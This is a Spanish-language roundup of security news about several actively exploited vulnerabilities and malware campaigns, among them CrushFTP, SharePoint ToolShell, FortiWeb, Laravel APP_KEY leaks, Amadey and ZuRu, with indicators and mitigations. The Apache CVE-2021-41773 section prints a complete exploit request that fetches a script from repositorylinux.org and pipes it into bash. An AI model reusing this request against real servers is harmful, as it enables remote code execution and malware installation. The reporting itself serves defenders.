Una falla crítica de seguridad recientemente revelada en CrushFTP está siendo activamente explotada en entornos reales. Identificada como CVE-2025-54309, esta vulnerabilidad tiene una puntuación CVSS de 9.0.

"CrushFTP 10 antes de la versión 10.8.5 y 11 antes de la 11.3.4_23, cuando no se utiliza la funcionalidad de proxy DMZ, maneja incorrectamente la validación AS2, lo que permite a atacantes remotos obtener acceso administrativo a través de HTTPS", según la descripción publicada en la Base de Datos Nacional de Vulnerabilidades (NVD) del NIST.

En un boletín de seguridad, CrushFTP informó que detectó por primera vez la explotación activa de esta vulnerabilidad de día cero el 18 de julio de 2025 a las 9 a.m. CST, aunque reconoció que el fallo podría haber sido aprovechado desde antes.

"El vector de ataque fue HTTP(S), que utilizaron para vulnerar el servidor", explicó la empresa. *"Habíamos corregido otro problema relacionado con AS2 en HTTP(S), sin darnos cuenta de que un fallo anterior podía ser explotado de esta forma. Al parecer, los atacantes notaron el cambio en nuestro código y descubrieron cómo aprovechar la vulnerabilidad previa"*.

CrushFTP se utiliza ampliamente en sectores gubernamentales, sanitarios y corporativos para gestionar transferencias de archivos sensibles, lo que hace que el acceso administrativo comprometido sea especialmente grave. Una instancia vulnerada puede permitir la exfiltración de datos, la instalación de puertas traseras o el movimiento lateral hacia sistemas internos que dependen del servidor para intercambios seguros. Sin el aislamiento de una DMZ, la instancia queda expuesta como un punto único de falla.

La compañía señaló que los actores maliciosos responsables lograron realizar ingeniería inversa sobre el código fuente y detectaron el fallo para atacar dispositivos que aún no han sido actualizados. Se cree que la vulnerabilidad CVE-2025-54309 estaba presente en compilaciones de CrushFTP anteriores al 1 de julio.

CrushFTP también publicó los siguientes indicadores de compromiso (IoCs):

- El usuario predeterminado tiene privilegios de administrador
- Creación de identificadores de usuario aleatorios largos (por ejemplo: `7a0d26089ac528941bf8cb998d97f408m`)
- Nuevos nombres de usuario creados con acceso administrativo
- El archivo *«MainUsers/default/user.xml»* fue modificado recientemente y contiene un valor en *«last_logins»*
- Elementos de la interfaz web para usuarios desaparecieron, y algunos usuarios normales ahora presentan un botón de administración

Los equipos de seguridad que investiguen posibles compromisos deben revisar los tiempos de modificación del archivo *user.xml*, correlacionar los eventos de inicio de sesión de administradores con direcciones IP públicas y auditar los cambios de permisos en carpetas críticas. También es vital buscar patrones anómalos en los registros de acceso asociados a nuevos usuarios o elevaciones de privilegios no justificadas, indicios comunes de explotación posterior a una intrusión.

Como medidas de mitigación, la empresa recomienda restaurar la configuración del usuario predeterminado desde las copias de seguridad, así como revisar los reportes de carga/descarga para detectar transferencias sospechosas. Otras recomendaciones incluyen:

- Limitar las direcciones IP autorizadas para acciones administrativas
- Establecer listas blancas de IPs que puedan conectarse al servidor CrushFTP
- Usar una instancia de CrushFTP en DMZ para entornos empresariales
- Verificar que las actualizaciones automáticas estén habilitadas

Por ahora, se desconoce el alcance exacto de los ataques que explotan esta falla. En abril pasado, otra vulnerabilidad en la misma solución (CVE-2025-31161, puntuación CVSS: 9.8) fue utilizada para distribuir el agente MeshCentral y otros tipos de malware.

El año anterior, también se descubrió que una segunda vulnerabilidad crítica en CrushFTP (CVE-2024-4040, CVSS: 9.8) fue explotada por actores maliciosos para atacar a múltiples entidades en EE.UU.

Dada la explotación repetida de vulnerabilidades de alta gravedad en el último año, CrushFTP se ha convertido en un objetivo frecuente de campañas de amenazas avanzadas. Las organizaciones deben considerar este patrón dentro de sus evaluaciones de exposición al riesgo, junto con la gestión de parches, amenazas asociadas a soluciones de transferencia de archivos de terceros y procesos de detección de días cero vinculados a accesos remotos y robo de credenciales.

La vulnerabilidad de día cero, identificada como CVE-2025-53770 (con una puntuación CVSS de 9.8), ha sido descrita como una variante de CVE-2025-49706 (CVSS 6.3), un fallo de suplantación en Microsoft SharePoint Server que fue corregido por la empresa tecnológica en el conjunto de actualizaciones de seguridad de julio de 2025.

"La deserialización de datos no confiables en instalaciones locales de Microsoft SharePoint Server permite a un atacante no autorizado ejecutar código a través de la red," señaló Microsoft en una advertencia publicada el 19 de julio de 2025.

La compañía también indicó que está *preparando y probando exhaustivamente una actualización integral* para abordar el problema. Agradeció a Viettel Cyber Security por el descubrimiento y reporte de la falla a través de la iniciativa Zero Day de Trend Micro (ZDI).

En una alerta separada emitida el sábado, Microsoft afirmó que tiene conocimiento de *ataques en curso dirigidos a clientes con instalaciones locales de SharePoint Server*, pero destacó que SharePoint Online, incluido en Microsoft 365, *no se ve afectado*.

Mientras no exista una solución oficial, Microsoft recomienda a los usuarios *habilitar la integración con la Interfaz de Análisis Antimalware (AMSI)* en SharePoint y *desplegar Microsoft Defender Antivirus en todos los servidores SharePoint*.

Cabe destacar que la integración con AMSI ya viene activada por defecto en la actualización de seguridad de septiembre de 2023 para SharePoint Server 2016/2019, así como en la actualización de características versión 23H2 de SharePoint Server Subscription Edition.

Para aquellos que no puedan habilitar AMSI, se aconseja *desconectar el servidor SharePoint de internet hasta que esté disponible un parche de seguridad*. Adicionalmente, se recomienda implementar Defender for Endpoint para detectar y bloquear actividad posterior a la explotación.

Esta revelación surge mientras Eye Security y la unidad 42 de Palo Alto Networks advirtieron sobre ataques que combinan CVE-2025-49706 y CVE-2025-49704 (CVSS 8.8), una vulnerabilidad de inyección de código en SharePoint, para facilitar la ejecución de comandos arbitrarios en instancias vulnerables. Esta cadena de explotación ha sido denominada *ToolShell*.

Dado que CVE-2025-53770 es una *"variante" de CVE-2025-49706*, se sospecha que ambos vectores de ataque están relacionados.

Eye Security señaló que los ataques masivos identificados aprovechan CVE-2025-49706 para enviar una carga útil de ejecución remota mediante CVE-2025-49704. *"Creemos que agregar '_layouts/SignOut.aspx' como referencia HTTP convierte CVE-2025-49706 en CVE-2025-53770,"* explicó la firma.

Cabe mencionar que ZDI ha clasificado CVE-2025-49706 como una *vulnerabilidad de omisión de autenticación*, que se origina en la forma en que la aplicación procesa la cabecera HTTP Referer cuando se dirige al punto de conexión ToolPane («/_layouts/15/ToolPane.aspx»).

La actividad maliciosa consiste principalmente en *entregar cargas ASPX a través de PowerShell*, que luego se utilizan para robar la configuración *MachineKey* del servidor SharePoint, incluidas las claves *ValidationKey* y *DecryptionKey*, lo que permite mantener acceso persistente.

La empresa holandesa de ciberseguridad indicó que estas claves son fundamentales para generar cargas útiles válidas de *VIEWSTATE*, y que obtenerlas *convierte cualquier solicitud autenticada de SharePoint en una oportunidad de ejecución remota de código*.

"Aún estamos detectando oleadas masivas de explotación," declaró el CTO de Eye Security, Piet Kerkhofs. *"Esto tendrá un impacto enorme, ya que los atacantes se están moviendo lateralmente con gran rapidez mediante esta capacidad de ejecución remota."*

Hasta el momento, se han identificado más de 85 servidores SharePoint comprometidos con shells web maliciosas. Estos servidores pertenecen a 29 organizaciones distintas, incluidas empresas multinacionales y entidades gubernamentales.

Es importante señalar que Microsoft *aún no ha actualizado sus avisos* sobre CVE-2025-49706 y CVE-2025-49704 para reflejar la explotación activa. También se ha contactado a la compañía para obtener más detalles, y se actualizará la información en cuanto haya respuesta.

Expertos en seguridad informática han identificado una nueva operación maliciosa que se aprovecha de una falla ya documentada en el servidor Apache HTTP para instalar un minero de criptomonedas conocido como Linuxsys.

Se trata de la vulnerabilidad CVE-2021-41773 (con una puntuación CVSS de 7.5), un fallo grave de recorrido de rutas en la versión 2.4.49 de Apache HTTP Server que puede derivar en ejecución remota de código.

"El atacante utiliza sitios web legítimos previamente comprometidos como medio para propagar el software malicioso, lo que permite una distribución silenciosa y complica su detección," indicó VulnCheck en un reporte.

La cadena de infección, observada a principios del mes y rastreada hasta la IP 103.193.177[.]152 ubicada en Indonesia, tiene como finalidad obtener una carga secundaria desde el dominio "repositorylinux[.]org" mediante herramientas como curl o wget.

Dicha carga es un script en bash cuya función es descargar el minero Linuxsys desde cinco páginas web legítimas, lo que apunta a que los ciberatacantes lograron comprometer

infraestructura externa para facilitar la distribución del malware.

"Esta técnica es astuta, ya que las víctimas se conectan a servidores legítimos con certificados SSL válidos, reduciendo así la posibilidad de ser detectados," explicó VulnCheck. *"También introduce una separación técnica entre el sitio de descarga ('repositorylinux[.]org') y el malware real, ya que este último no reside allí directamente."*

Además, los mismos sitios albergan un script adicional llamado "cron.sh" que se encarga de ejecutar el minero automáticamente cada vez que el sistema reinicia. La firma de seguridad también descubrió archivos ejecutables de Windows alojados en los mismos dominios, lo cual sugiere que los atacantes podrían estar ampliando su alcance hacia sistemas de escritorio de Microsoft.

Cabe mencionar que esta campaña ya había recurrido previamente a una vulnerabilidad crítica en GeoServer GeoTools de OSGeo (CVE-2024-36401, con puntuación CVSS de 9.8), de acuerdo con un informe publicado por Fortinet FortiGuard Labs en septiembre de 2024.

Llama la atención que el script asociado a la explotación de dicha falla se descargaba desde "repositorylinux[.]com" y presentaba anotaciones en sundanés, un idioma nativo de Indonesia. Este mismo script ha sido visto en circulación desde diciembre de 2021.

```
POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (ZZ; Linux i686) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.0.0 Safari/537.36
Connection: close
Content-Length: 164
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

echo Content-Type: text/plain; echo; (curl -s -k https://
repositorylinux.org/linux.sh||wget --no-check-certificate -q -O- https://
repositorylinux.org/linux.sh)|bash
```

Entre otras vulnerabilidades utilizadas por estos atacantes en años recientes destacan:

- CVE-2023-22527: inyección de plantillas en Atlassian Confluence
- CVE-2023-34960: inyección de comandos en Chamilo LMS
- CVE-2023-38646: inyección de comandos en Metabase
- CVE-2024-0012 y CVE-2024-9474: errores que permiten eludir autenticación y escalar privilegios en dispositivos Palo Alto

"Todo apunta a una campaña sostenida en el tiempo, con tácticas recurrentes como la explotación de vulnerabilidades conocidas, el uso de infraestructura ajena comprometida y la minería de criptomonedas en equipos infectados," aseguró VulnCheck.

"Parte del éxito de esta operación radica en la selección meticulosa de sus objetivos. Los operadores evitan trampas de baja interacción y solo actúan cuando existe suficiente actividad para que su comportamiento pase desapercibido. Al emplear hosts legítimos como medio de distribución, logran eludir la atención de los analistas," concluyó la empresa.

Los actores maliciosos están aprovechando repositorios públicos de GitHub para alojar cargas útiles dañinas y distribuirlas a través de Amadey como parte de una campaña observada en abril de 2025.

"Los operadores del modelo MaaS [malware como servicio] utilizaron cuentas falsas en GitHub para almacenar cargas maliciosas, herramientas y complementos de Amadey, probablemente como una forma de evadir filtros web y facilitar su uso", señalaron los investigadores de Cisco Talos, Chris Neal y Craig Jackson, en un informe publicado hoy.

La firma de ciberseguridad indicó que las cadenas de ataque hacen uso de un *loader* malicioso llamado Emmenhtal (también conocido como PEAKLIGHT) para desplegar Amadey, el cual a su vez descarga cargas adicionales personalizadas desde repositorios públicos de GitHub operados por los atacantes.

Esta actividad comparte tácticas similares con una campaña de *phishing* por correo electrónico que en febrero de 2025 empleó señuelos relacionados con pagos de facturas para distribuir SmokeLoader mediante Emmenhtal, en ataques dirigidos a entidades ucranianas.

Tanto Emmenhtal como Amadey funcionan como descargadores de cargas útiles secundarias como *stealers*, aunque se ha observado que Amadey también ha distribuido *ransomware* como LockBit 3.0 en ocasiones anteriores.

Una diferencia clave entre ambas familias de malware es que, a diferencia de Emmenhtal, Amadey tiene la capacidad de recopilar información del sistema y puede expandirse funcionalmente mediante una serie de complementos DLL, que permiten funciones específicas como el robo de credenciales o la captura de pantallas.


El análisis de Cisco Talos sobre la campaña de abril de 2025 reveló tres cuentas de GitHub (Legendary99999, DFfe9ewf y Milidmdds) que se utilizaban para alojar complementos de Amadey, cargas útiles secundarias y otros scripts maliciosos, incluyendo Lumma Stealer, RedLine Stealer y Rhadamanthys Stealer. Dichas cuentas ya han sido eliminadas por GitHub.

Algunos archivos JavaScript presentes en estos repositorios resultaron ser idénticos a los scripts Emmenhtal utilizados en la campaña de SmokeLoader, siendo la principal diferencia las cargas útiles descargadas. En concreto, los archivos del *loader* Emmenhtal en los repositorios servían como canal para distribuir Amadey, AsyncRAT y una copia legítima de PuTTY.exe.

También se halló un script en Python que probablemente representa una evolución de Emmenhtal, el cual incorpora un comando PowerShell embebido para descargar Amadey desde una dirección IP codificada de forma estática.

Se cree que las cuentas de GitHub utilizadas para alojar estas cargas forman parte de una operación MaaS más amplia, que explota la plataforma de alojamiento de código de Microsoft con fines maliciosos.

Esta revelación coincide con un informe de Trellix que detalla una campaña de *phishing* que propaga otro *loader* llamado SquidLoader, dirigido contra instituciones del sector financiero en Hong Kong. Evidencias adicionales descubiertas por la empresa de seguridad sugieren que podrían estar llevándose a cabo ataques similares en Singapur y Australia.



SquidLoader representa una amenaza considerable debido a su amplia gama de técnicas anti-análisis, anti-*sandbox* y anti-*debug*, lo que le permite evadir la detección y dificultar su análisis. Además, puede establecer comunicación con un servidor remoto para enviar información del sistema infectado e inyectar la siguiente carga maliciosa.

"SquidLoader emplea una cadena de ataque que culmina con el despliegue de un beacon de Cobalt Strike para obtener control remoto del sistema", explicó el investigador en seguridad Charles Crofford. *"Sus complejas técnicas de evasión, combinadas con su baja tasa de detección, representan una amenaza significativa para las organizaciones objetivo."*

Los hallazgos también se suman al descubrimiento de múltiples campañas de ingeniería social diseñadas para distribuir diversas familias de malware:

- Ataques atribuidos a un grupo motivado financieramente conocido como UNC5952, que usan temas de facturación en correos electrónicos para entregar *droppers* maliciosos que finalmente instalan un descargador llamado CHAINVERB, el cual

despliega el software de acceso remoto ConnectWise ScreenConnect.
- Ataques que emplean señuelos relacionados con impuestos para engañar a los usuarios y hacerles descargar un instalador de ConnectWise ScreenConnect, bajo el pretexto de abrir un documento PDF.
- Ataques con temáticas de la Administración del Seguro Social de EE.UU. (SSA) diseñados para robar credenciales o instalar versiones troyanizadas de ConnectWise ScreenConnect, tras lo cual se instruye a las víctimas a instalar y sincronizar la app *Phone Link* de Microsoft para posiblemente interceptar mensajes de texto y códigos de autenticación de dos factores.
- Ataques que utilizan un *phishing kit* llamado Logokit, que permite crear páginas de inicio de sesión falsas alojadas en la infraestructura de Amazon Web Services (AWS), integrando verificación CAPTCHA de Cloudflare Turnstile para dar una apariencia falsa de legitimidad.
- Ataques con otro *phishing kit* personalizado basado en Python Flask, que facilita el robo de credenciales con poco esfuerzo técnico.
- Campañas bautizadas como *Scanception*, que utilizan códigos QR en archivos PDF adjuntos para dirigir a las víctimas a páginas falsas de inicio de sesión de Microsoft.
- Ataques que usan la técnica *ClickFix* para distribuir Rhadamanthys Stealer y NetSupport RAT.
- Campañas que se apoyan en servicios de ocultación como Hoax Tech y JS Click Cloaker para evadir los escáneres de seguridad y mostrar contenido malicioso solo a las víctimas seleccionadas.
- Ataques que emplean HTML y JavaScript para crear correos maliciosos con apariencia legítima, capaces de eludir tanto la sospecha del usuario como las herramientas de detección tradicionales.
- Campañas dirigidas a proveedores de servicios B2B que utilizan archivos de imagen SVG en correos de *phishing*, los cuales contienen JavaScript ofuscado que redirige a la infraestructura del atacante al abrirse en el navegador, usando la función `window.location.href`.

Según datos recopilados por Cofense, el uso de códigos QR representó el 57 % de las campañas con tácticas, técnicas y procedimientos avanzados (TTPs) en 2024. Otros métodos

relevantes incluyen el uso de archivos comprimidos protegidos por contraseña en correos electrónicos para evadir los *secure email gateways* (SEG).

"Al proteger los archivos comprimidos con contraseña, los atacantes impiden que los SEG y otros métodos escaneen su contenido, el cual suele contener archivos claramente maliciosos", explicó el investigador Max Gannon de Cofense.

Fortinet ha publicado correcciones para una vulnerabilidad crítica que afecta a FortiWeb, la cual podría permitir que un atacante no autenticado ejecute comandos arbitrarios en la base de datos en instancias vulnerables.

Identificada como CVE-2025-25257, esta falla cuenta con una puntuación CVSS de 9.6 sobre un máximo de 10.0.

"Una neutralización inadecuada de elementos especiales utilizados en una instrucción SQL ('Inyección SQL') [CWE-89] en FortiWeb podría permitir que un atacante no autenticado ejecute código SQL no autorizado a través de solicitudes HTTP o HTTPS manipuladas," señaló Fortinet en un aviso emitido esta semana.

La vulnerabilidad afecta a las siguientes versiones:

- FortiWeb de la 7.6.0 a la 7.6.3 (Actualizar a la 7.6.4 o superior)
- FortiWeb de la 7.4.0 a la 7.4.7 (Actualizar a la 7.4.8 o superior)
- FortiWeb de la 7.2.0 a la 7.2.10 (Actualizar a la 7.2.11 o superior)
- FortiWeb de la 7.0.0 a la 7.0.10 (Actualizar a la 7.0.11 o superior)

Kentaro Kawane, de GMO Cybersecurity, quien recientemente fue reconocido por reportar una serie de fallos críticos en Cisco Identity Services e ISE Passive Identity Connector (CVE-2025-20286, CVE-2025-20281 y CVE-2025-20282), ha sido acreditado como el descubridor de esta vulnerabilidad.

Según un análisis publicado hoy por watchTowr Labs, el problema radica en una función llamada *"get_fabric_user_by_token"*, vinculada al componente Fabric Connector, el cual sirve como puente entre FortiWeb y otros productos de Fortinet.

Esta función es invocada por otra función denominada *"fabric_access_check"*, la cual es llamada desde tres diferentes puntos de acceso API: */api/fabric/device/status*, */api/v[0-9]/fabric/widget/[a-z]+* y */api/v[0-9]/fabric/widget*.

El problema ocurre porque los datos controlados por el atacante —enviados mediante un encabezado de autorización Bearer token dentro de una solicitud HTTP especialmente diseñada— se transfieren directamente a una consulta SQL sin una sanitización adecuada que garantice que no contengan código malicioso.

El ataque podría escalar a ejecución remota de código si se incorpora una instrucción *SELECT ... INTO OUTFILE* para escribir una carga maliciosa en un archivo del sistema operativo subyacente, aprovechando el hecho de que la consulta se ejecuta con privilegios del usuario "mysql", pudiendo activarse posteriormente con Python.

"La nueva versión de la función sustituye la antigua consulta con formato de cadena por sentencias preparadas – un intento razonable para evitar inyecciones SQL directas," afirmó el investigador de seguridad Sina Kheirkhah.

Como medida temporal hasta que se apliquen los parches correspondientes, se recomienda a los usuarios desactivar la interfaz administrativa HTTP/HTTPS.

Dado que en ocasiones anteriores actores maliciosos han explotado vulnerabilidades en dispositivos Fortinet, es crucial que los usuarios actualicen a la versión más reciente lo antes posible para reducir riesgos potenciales.

Investigadores en ciberseguridad han descubierto una grave vulnerabilidad que permite que claves APP_KEY filtradas de Laravel sean utilizadas de forma maliciosa para obtener

capacidades de ejecución remota de código en cientos de aplicaciones.

> *«La APP_KEY de Laravel, crucial para cifrar datos sensibles, se filtra con frecuencia de forma pública (por ejemplo, en GitHub)»,* señaló GitGuardian. *«Si un atacante accede a esta clave, puede aprovechar una falla de deserialización para ejecutar código arbitrario en el servidor, comprometiendo tanto los datos como la infraestructura».*

La empresa, en conjunto con Synacktiv, informó que logró extraer más de 260,000 claves APP_KEY desde GitHub entre 2018 y el 30 de mayo de 2025, identificando más de 600 aplicaciones Laravel vulnerables en el proceso. GitGuardian indicó que se detectaron más de 10,000 claves únicas en GitHub, de las cuales 400 fueron confirmadas como funcionales.

La APP_KEY es una clave de cifrado aleatoria de 32 bytes que se genera al instalar Laravel. Se guarda en el archivo `.env` de la aplicación y se emplea para cifrar y descifrar datos, generar cadenas aleatorias seguras, firmar/verificar datos y crear tokens de autenticación únicos, siendo así un componente crítico de seguridad.

GitGuardian advirtió que la función `decrypt()` de Laravel presenta una vulnerabilidad, ya que deserializa automáticamente los datos descifrados, lo que abre la puerta a una posible ejecución remota de código.

> *«En aplicaciones Laravel, si un atacante obtiene la APP_KEY y logra invocar la función `decrypt()` con una carga maliciosa, puede ejecutar código remotamente en el servidor web Laravel»*, explicó el investigador de seguridad Guillaume Valadon.
>
> *«Esta vulnerabilidad fue inicialmente documentada como CVE-2018-15133, que afectaba versiones anteriores a Laravel 5.6.30. Sin embargo, el vector de ataque*

> *sigue vigente en versiones más recientes cuando los desarrolladores configuran explícitamente la serialización de sesiones en cookies mediante* `SESSION_DRIVER=cookie`*, como lo demuestra la CVE-2024-55556«.*

Cabe señalar que la CVE-2018-15133 ha sido explotada en entornos reales por actores maliciosos relacionados con el malware AndroxGh0st, tras escanear la red en busca de aplicaciones Laravel con archivos `.env` mal configurados.

Análisis adicionales revelaron que el 63% de las exposiciones de APP_KEY provienen de archivos `.env` (o variantes), que comúnmente también contienen otros secretos sensibles como credenciales de bases de datos, tokens de almacenamiento en la nube, y datos confidenciales de plataformas de comercio electrónico, herramientas de soporte al cliente, e incluso servicios de inteligencia artificial.

Más preocupante aún es que aproximadamente 28,000 combinaciones de APP_KEY y APP_URL fueron expuestas simultáneamente en GitHub. De ellas, cerca del 10% resultaron válidas, lo que deja a 120 aplicaciones vulnerables a ataques triviales de ejecución remota de código.

Dado que la configuración APP_URL especifica la URL base de la aplicación, la exposición conjunta de APP_URL y APP_KEY permite a los atacantes potencialmente acceder directamente a la aplicación, obtener cookies de sesión y tratar de descifrarlas usando la clave filtrada.

Eliminar secretos de los repositorios no es suficiente, especialmente si ya han sido clonados o almacenados en caché por herramientas de terceros. Los desarrolladores necesitan contar con un proceso claro de rotación de claves, complementado con monitoreo continuo que detecte futuras apariciones de cadenas sensibles en logs de CI, compilaciones de imágenes, y capas de contenedores.

> *«Los desarrolladores nunca deben simplemente borrar las APP_KEY expuestas de*


> *los repositorios sin una rotación adecuada»,* advirtió GitGuardian. *«La respuesta correcta incluye: rotar inmediatamente la APP_KEY comprometida, actualizar todos los sistemas productivos con la nueva clave e implementar monitoreo continuo de secretos para evitar nuevas filtraciones».*

Este tipo de incidentes se enmarca también dentro de una categoría más amplia de vulnerabilidades de deserialización en PHP, donde herramientas como phpggc permiten a atacantes crear cadenas de gadgets que activan comportamientos inesperados durante la carga de objetos. En entornos Laravel con claves expuestas, estos gadgets pueden llevar a una ejecución total de código sin necesidad de vulnerar la lógica de la aplicación.

Esta revelación se produce después de que GitGuardian informara haber encontrado «la asombrosa cifra de 100,000 secretos válidos» en imágenes de Docker accesibles públicamente en el registro de DockerHub. Entre ellos se incluyen credenciales relacionadas con Amazon Web Services (AWS), Google Cloud y tokens de GitHub.

Un análisis reciente de Binarly sobre más de 80,000 imágenes de Docker únicas, correspondientes a 54 organizaciones y 3,539 repositorios, también descubrió 644 secretos únicos, entre ellos credenciales genéricas, JSON Web Tokens, cabeceras de autorización básica HTTP, claves API de Google Cloud, tokens de acceso AWS y de CircleCI.

> *«Los secretos aparecen en una amplia variedad de archivos, incluyendo código fuente, archivos de configuración e incluso archivos binarios grandes, lugares donde muchos escáneres actuales no detectan nada»,* dijo la compañía. *«Además, la inclusión de repositorios Git completos dentro de imágenes de contenedores representa un riesgo de seguridad grave y frecuentemente ignorado».*



Y eso no es todo. La rápida adopción del Model Context Protocol (MCP) para habilitar flujos de trabajo automatizados en aplicaciones empresariales de IA ha abierto nuevos vectores de ataque, siendo especialmente preocupante la filtración de secretos desde servidores MCP publicados en repositorios de GitHub.

GitGuardian descubrió que 202 de estos servidores filtraron al menos un secreto, lo que representa un 5.2% del total de repositorios MCP analizados —una cifra que, según la empresa, es *«ligeramente superior al 4.6% observado en todos los repositorios públicos»,* lo que convierte a los servidores MCP en una nueva fuente de filtraciones de secretos.

Aunque esta investigación se centra en Laravel, el problema de fondo—secretos mal protegidos en repositorios públicos—afecta también a otros entornos. Las organizaciones deben considerar el uso de escaneo centralizado de secretos, guías específicas para reforzar la seguridad de Laravel, y patrones de desarrollo seguros para el manejo de archivos `.env` y secretos dentro de contenedores.

Expertos en ciberseguridad han identificado nuevos elementos vinculados a *ZuRu*, un malware dirigido a macOS que se disemina por medio de versiones alteradas de software auténtico.

Según un reciente informe publicado por *SentinelOne* en colaboración con *The Hacker News*, el malware fue detectado a finales de mayo de 2025, haciéndose pasar por la herramienta de gestión de servidores y cliente SSH multiplataforma llamada *Termius*.

> *"El malware ZuRu sigue atacando a usuarios de macOS que buscan herramientas legítimas de trabajo, ajustando su método de carga y comunicación C2 para instalar puertas traseras en los equipos afectados",* afirmaron los investigadores Phil Stokes y Dinesh Devadoss.

